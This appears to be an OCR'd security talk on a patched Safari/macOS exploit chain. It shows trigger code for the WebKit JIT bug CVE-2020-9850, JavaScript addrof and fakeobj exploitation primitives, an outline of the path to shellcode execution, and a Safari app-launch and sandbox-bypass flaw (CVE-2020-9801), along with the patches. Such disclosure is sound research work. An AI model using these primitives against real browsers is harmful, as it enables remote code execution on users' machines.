
- WebKit uses PDFPlugin to support an embedded PDF file

- For efficiency, the plugin is *lazily* initialized when using its internal data including `in` operator

- This lazy initialization triggers a DOM event named *DOMSubtreeModified*

- We can register handlers for DOM events to invoke arbitrary JavaScript code

This bug is very interesting because it is JavaScript engine’s bug but comes from outside of the engine



~~jsfunfuzz~~

~~Fuzzilli~~

~~CodeAlchemist~~


~~Superion~~

JavaScript Engine

PDF Plugin

Q: How did we find this?
A: Manually ☺

How to trigger the bug



Automatic intrusion recovery with system-wide history

by

Taesoo Kim

B.S., Korea Advanced Institute of Science and Technology (2009)
S.M., Massachusetts Institute of Technology (2011)

Submitted to the Department of Electrical Engineering and Computer Science
in partial fulfillment of the requirements for the degree of

Doctor of Philosophy

at the

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

```
<embed src=“kim_thesis.pdf”/>
```

1. Add any PDF file using HTML

```
arr.__proto__ = $$(‘embed’);
document.addEventListener(
        'DOMSubtreeModified’,
        event => {
                print(“Hello World”);
        }
);
```

2. Install an event handler that triggers side effects

```
0 in arr;
```

3. `in` operator will be considered as side-effect free during JIT compilation even though it has side effects (e.g., printing “Hello World”)

Let’s abuse this bug to make addrof / fakeobj primitives for exploitation

- addrof: Get an address of an object

```
function opt(arr1, arr2) {
  arr2[1] = 6.6;          // Type check: ArrayWithDouble (i.e., all elements are double)
  let tmp = 0 in arr1;    // Side-effect free (INCORRECT)

  // NOTE: arr2’s type check is eliminated because it is considered as redundant
  // Returns arr2[0] as double (i.e. objToLeak’s address)
  return [arr2[0], tmp];
}
```

```
document.addEventListener(
  'DOMSubtreeModified’,
  event => {
    // arr2 is converted into ArrayWithContiguous
    // (i.e., elements are objects)
    arr2[0] = objToLeak;
  }
);
```

Ref: Samuel Groß, "New Trends in Browser Exploitation: Attacking Client-Side JIT Compilers”, BLACKHAT USA 2018

Let’s abuse this bug to make addrof / fakeobj primitives for exploitation

- fakeobj: Make arbitrary address into an object

```
function opt(arr1, arr2, addr) {
  arr2[1] = 6.6;          // Type check: ArrayWithDouble (i.e., all elements are double)
  let tmp = 0 in arr1;     // Side-effect free (INCORRECT)

  // NOTE: arr2’s type check is eliminated because it is considered as redundant
  // Set arr2[0] as the double value ‘addr’, which will be considered as an object
  arr2[0] = addr;
}
```

```
document.addEventListener(
  'DOMSubtreeModified’,
  event => {
    // arr2 is converted into ArrayWithContiguous
    // (i.e., elements are objects)
    arr2[0] = {};
  }
);
```


Ref: Samuel Groß, "New Trends in Browser Exploitation: Attacking Client-Side JIT Compilers”, BLACKHAT USA 2018

We reuse existing techniques to achieve arbitrary code execution

1. Bypass randomized structure ID to make a valid object
    - Use Wang’s technique to leak the structure ID
    - Ref: Yong Wang, “Thinking Outside the JIT Compiler: Understanding and Bypassing StructureID Randomization with Generic and Old-School Methods”, BLACKHAT EU 2019
2. Achieve arbitrary read/write
    - Abuse butterfly structure in JSC
    - Ref: https://github.com/niklasb/sploits
3. Write a JIT region (RWX) to execute shellcode

Patch (CVE-2020-9850)

- Commit ID be8a463
- WebKit starts to consider that `in` operator has side-effects if an object’s prototype is modified




```
@@ -3715,6 +3725,11 @@ class FixupPhase : public Phase {
             node->setInternalMethodType(PropertySlot::InternalMethodType::HasProperty);

             blessArrayOperation(m_graph.varArgChild(node, 0), m_graph.varArgChild(node, 1), m_graph.varArgChild(node, 2));
+            auto arrayMode = node->arrayMode();
+            // FIXME: OutOfBounds shouldn't preclude going sane chain because OOB is just false and cannot have effects.
+            // See: https://bugs.webkit.org/show_bug.cgi?id=209456
+            if (arrayMode.isJSArrayWithOriginalStructure() && arrayMode.speculation() == Array::InBounds)
+                setSaneChainIfPossible(node);

             fixEdge<CellUse>(m_graph.varArgChild(node, 0));
```

Workflow




```
sh-3.2#
```

```
sh-3.2# csrutil status
System Integrity Protection
status: disabled.
```

file:/// in a browser


- Chrome: Open a directory in a browser



Index of /

Name	Size	Date Modified
.fseventsd/		4/16/20, 9:45:30 PM
.vol/		2/29/20, 1:09:52 AM
Applications/		5/28/20, 12:40:58 PM
bin/		3/17/20, 10:59:50 AM

- Safari: Pop up Finder?!



Q: How does it happen?

Safari uses selectFile() to launch Finder

```
@implementation BrowserNavigationDelegate
- decidePolicyForNavigationResponse(WKNavigationResponse *response) {
    ...
    NSURL URL = response._request.URL.strip("file://");
    [[NSWorkspace sharedWorkspace] selectFile:URL inFileViewerRootedAtPath:nil];
}
@end
```

- In the past, Safari just opens a file (CVE-2011-3230)
- Now it opens a directory containing the file

- Where else selectFile() is being used?

Safari's different use of selectFile() allows us to launch an arbitrary app

```
@implementation NSWorkspace
- safari_revealFile:(NSURL)URL {
    …
    if ( [self isFilePackageAtPath:URL] ) // <- checks whether a URL points to an app
      [self selectFile:URL inFileViewerRootedAtPath:nil] // <- same as before
    else
      [self selectFile:nil
}
@end
```

If we send the IPC after making a symbolic link for an arbitrary app, we can launch the app!

- After a quick experiment, we discovered that
  1. isFilePackageAtPath() checks that a path is ***a directory whose name ends with ".app"*** (i.e., symbolic link can bypass this check)
  2. If selectFile()'s second argument (inFileViewerRootedAtPath) points an app, selectFile() will launch the app even ***if it is symbolic link***
  3. The renderer (i.e., WebProcess) can make a broker to call this function using Safari IPC - FailProvisionalNavigation


Two problems still exist to launch the arbitrary app

1. WebProcess cannot create a symbolic link because of its sandbox

```
; com.apple.WebProcess.sb
(if (defined? 'vnode-type)
        (deny file-write-create (vnode-type SYMLINK)))
```

- To resolve this, we use the bug ③ - arbitrary code execution in CVMServer

2. macOS has first-time app protection
   - Waits a user's confirmation
   - We use the bug ④ to bypass this



You are opening the application "103482" for the first time. Are you sure you want to open this application?


The application is in a folder named "CVMS." To see the application in the Finder without opening it, click Show Application.

Patch (CVE-2020-9801)

```
@implementation NSWorkspace
- safari_revealFile:(NSURL)URL {
    …
